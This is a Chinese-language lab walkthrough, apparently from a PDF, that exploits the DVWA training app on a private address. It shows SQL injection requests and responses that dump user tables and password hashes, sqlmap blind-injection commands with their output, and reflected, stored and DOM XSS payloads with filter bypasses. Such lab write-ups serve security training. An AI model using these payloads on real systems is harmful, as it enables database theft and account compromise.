User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Origin: http://172.16.72.2
Connection: close
Referer: http://172.16.72.2/vulnerabilities/sqli/
Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium
Upgrade-Insecure-Requests: 1
id=-1 union select 11,group_concat(table_name) from
information_schema.tables where table_schema=0x64767761 #&Submit=Submit

<option value="4">
4
</option>
<option value="5">
5
</option>
</select>

</p>

</form>
<pre>
ID: -1 union select 11,group_concat(table_name) from
information_schema.tables where table_schema=0x64767761 #<br />
First name: 11<br />
Surname: guestbook,users
</pre>
</div>

<h2>
More Information
</h2>
```

查询数据字段信息

```
id=-1 union select 11,group_concat(column_name) from information_schema.columns
where table_schema=0x64767761 and table_name= 0x7573657273 #&Submit=Submit
```

Request	Response
<pre>1 POST /vulnerabilities/sqli/ HTTP/1.1 2 Host: 172.16.72.2 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 156 9 Origin: http://172.16.72.2 10 Connection: close 11 Referer: http://172.16.72.2/vulnerabilities/sqli/ 12 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium 13 Upgrade-Insecure-Requests: 1 14 15 id=-1 union select 11,group_concat(column_name) from information_schema.columns where table_schema=0x64767761 and table_name= 0x7573657273 #&Submit=Submit</pre>	<pre><option value="4"> 4 </option> <option value="5"> 5 </option> </select> <input name="Submit" type="submit" value="Submit"/> </p> </form> <pre> ID: -1 union select 11,group_concat(column_name) from information_schema.columns where table_schema=0x64767761 and table_name= 0x7573657273 #
 First name: 11
 Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed _login </pre> </div></pre>

查询用户数据


```
id=-1 union select 11,group_concat(concat(user,0x2f,password)) from
dvwa.users#&Submit=Submit
```

<pre>1 POST /vulnerabilities/sqli/ HTTP/1.1 2 Host: 172.16.72.2 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 94 9 Origin: http://172.16.72.2 10 Connection: close 11 Referer: http://172.16.72.2/vulnerabilities/sqli/ 12 Cookie: PHPSESSID=ff7mlageoejrjgf5b0d4gjphb2; security=medium 13 Upgrade-Insecure-Requests: 1 14 15 id=-1 union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users#&Submit=Submit</pre>	<pre><option value="4"> 4 </option> <option value="5"> 5 </option> </select> <input name="Submit" type="submit" value="Submit"/> </p> </form> <pre> ID: -1 union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users#
 First name: 11
 Surname: admin/fd06b8ea02fe5b1c2496fe1700e9d16c,gordonb/e99a18c428cb38d5f260 853678922e03,1337/8d3533d75ae2c3966d7e0d4fcc69216b,pablo/0d107d09f5 bbe40cade3de5c71e9e9b7,smithy/5f4dccc3b5aa765d61d8327deb882cf99 </pre> </div></pre>

high

注入点和回显页面位于不同的界面

注入点




测试闭合符号

```
1' and 1=1 #  
1' and 1=2 #
```

判断列数

```
1' order by 2 #
```



回显位置

```
-1' union select 11,22 #
```

Vulnerability: SQL In

Click [here to change your ID.](#)

ID: -1' union select 11,22 #
First name: 11
Surname: 22

More Information

- <https://www.securiteam.com/secu>
- <https://en.wikipedia.org/wiki/SQL>
- <https://www.netsparker.com/blog/>

172.16.72.2/vulnerabilities/sqli/session-input.php#

Session ID: -1' union select 11,22 #

Submit

Close

查询数据库名

```
-1' union select 11,group_concat(schema_name) from information_schema.schemata #
```

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: -1' union select 11,group_concat(schema_name) from information_schema.schemata #
First name: 11
Surname: information_schema,bWAPP,challenges,dvwa,dvwa

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>

172.16.72.2/vulnerabilities/sqli/session-input.php#

Session ID: -1' union select 11,group_concat(schema_name) from information_schema.schemata #

Submit

Close

查询数据表名

```
-1' union select 11,group_concat(table_name) from information_schema.tables where table_schema="dvwa" #
```

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: -1' union select 11,group_concat(table_name) from information_schema.tables where table_schema="dvwa" #
First name: 11
Surname: guestbook,users

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

172.16.72.2/vulnerabilities/sqli/session-input.php#

Session ID: -1' union select 11,group_concat(table_name) from information_schema.tables where table_schema="dvwa" #

Submit

Close

查询字段信息

```
-1' union select 11,group_concat(column_name) from information_schema.columns where table_schema="dvwa" and table_name="users" #
```

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: -1' union select 11,group_concat(column_name) from information_schema.columns where table_schema="dvwa" and table_name="users" #

First name: 11

Surname: user_id,first_name,last_name,user,password,avatar

Submit

Close

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- <https://www.exploit-db.com/exploits/1541/>

172.16.72.2/vulnerabilities/sqli/session-input.php#

Session ID: -1' union select 11,group_concat(column_name) from information_schema.columns where table_schema="dvwa" and table_name="users" #

查询用户信息

```
-1' union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users #
```

Vulnerability: SQL Injection

Click [here to change your ID.](#)

ID: -1' union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users #

First name: 11

Surname: admin/fd06b8ea02fe5b1c2496fe1700e9d16c,gordon

Submit

Close

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- <https://www.exploit-db.com/exploits/1541/>

172.16.72.2/vulnerabilities/sqli/session-input.php#

Session ID: -1' union select 11,group_concat(concat(user,0x2f,password)) from dvwa.users #

sql盲注

low

```
GET /vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://172.16.72.2/vulnerabilities/sqli_blind/
Cookie: PHPSESSID=7e7lni965i6kiom19uatgmtj71; security=low
Upgrade-Insecure-Requests: 1
```

```
sqlmap -r low --risk=3 --level=5 --dbms="mysql" --dbs -batch
```

```

[15:37:09] [INFO] retrieved: less51
[15:37:09] [INFO] retrieved: mysql
[15:37:10] [INFO] retrieved: performance_schema
[15:37:11] [INFO] retrieved: pikachu
[15:37:11] [INFO] retrieved: pkxss
[15:37:12] [INFO] retrieved: security
[15:37:12] [INFO] retrieved: test
available databases [17]:
[*] bwAPP
[*] challenges
[*] dvwa
[*] dvwaplus
[*] information_schema
[*] less42
[*] less43
[*] less44

```

media

```

POST /vulnerabilities/sqli_blind/ HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.72.2
Connection: close
Referer: http://172.16.72.2/vulnerabilities/sqli_blind/
Cookie: PHPSESSID=7e7lni965i6kioml9uatgmtj7l; security=medium
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit

```

```
sqlmap -r media --risk=3 --level=5 --dbms="mysql" --dbs -batch
```

```

[15:40:22] [INFO] resumed: test
available databases [17]:
[*] bwAPP
[*] challenges
[*] dvwa
[*] dvwaplus
[*] information_schema
[*] less42
[*] less43
[*] less44
[*] less45
[*] less50

```

high

注入点页面和数据回显页面位于不同页面，使用参数 `--second-url`

```
POST /vulnerabilities/sqli_blind/cookie-input.php HTTP/1.1
Host: 172.16.72.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.72.2
Connection: close
Referer: http://172.16.72.2/vulnerabilities/sqli_blind/cookie-input.php
Cookie: PHPSESSID=7e7lni965i6kiom19uatgmtj71; security=high
Upgrade-Insecure-Requests: 1
```

```
id=1&Submit=Submit|
```

```
sqlmap -u "http://172.16.72.2/vulnerabilities/sqli_blind/cookie-input.php" --
data="id=1&Submit=Submit" --cookie="id=1; PHPSESSID=7e7lni965i6kiom19uatgmtj71;
security=high" --second-url="http://172.16.72.2/vulnerabilities/sqli_blind/" --
risk=3 --level=5 --dbms="mysql" --dbs -batch
```

tips：使用参数 `r`，无法成功获得数据库信息。

```
sqlmap identified the following injection point(s) with a total of 343 HTTP(s) requests:
---
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 5190=5190-- jBwB6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 OR time-based blind (SLEEP)
  Payload: id=1' OR SLEEP(5)-- EpQT6Submit=Submit
---
[16:16:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux CentOS 7
web application technology: Apache 2.4.6, PHP 5.4.16
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[16:16:53] [INFO] fetching database names
[16:16:53] [INFO] fetching number of databases
[16:16:53] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:16:53] [INFO] retrieved: 17
[16:16:57] [INFO] retrieved: information_schema
[16:17:41] [INFO] retrieved: bwAPP
[16:17:50] [INFO] retrieved: challenges
[16:17:54] [INFO] retrieved: dvwa
[16:17:57] [INFO] retrieved: dvwaplus
```

xss跨站脚本攻击_反射性

low

```
<script>alert('xss')</script>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

media

```
<scr<script>ipt>alert('xss')</scr<script>ipt>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

high

```
<img src=x onerror=alert('xss')>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello



xss跨站脚本攻击_存储型

low

```
<script>alert('xss')</script>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="111"/>
Message *	<input type="text" value="<script>alert('xss')</script>"/>
<div>Sign Guestbook</div> <div>Clear Guestbook</div>	

Name: test
Message: This is a test comment.

media

```
<scr<script>ipt>alert('xss')</scr<script>ipt>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="222"/>
Message *	<input type="text" value="<scr<script>ipt>alert('xss')</scr<script>ipt>"/>
<div>Sign Guestbook</div> <div>Clear Guestbook</div>	

high

```
<img src=x onerror=alert('xss')>
```

Vulnerability: Stored Cross Site Scripting (XSS)


Name *	<input type="text" value=""/>
Message *	<input type="text" value="112233"/>
<div>Sign Guestbook</div> <div>Clear Guestbook</div>	

xss跨站脚本攻击_DOM型

low


```
http://172.16.72.2/vulnerabilities/xss_d/?
default=English%3Cscript%3Ealert(%27xss%27)%3C/script%3E

172.16.72.2/vulnerabilities/xss_d/?default=</option></select><img src=x
onerror=alert('xss')>
```



media

```
</option></select><img src=x onerror=alert('xss')>
```



high

```
172.16.72.2/vulnerabilities/xss_d/?default=English#<script>alert('xss')</script>
```

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

XSS

确定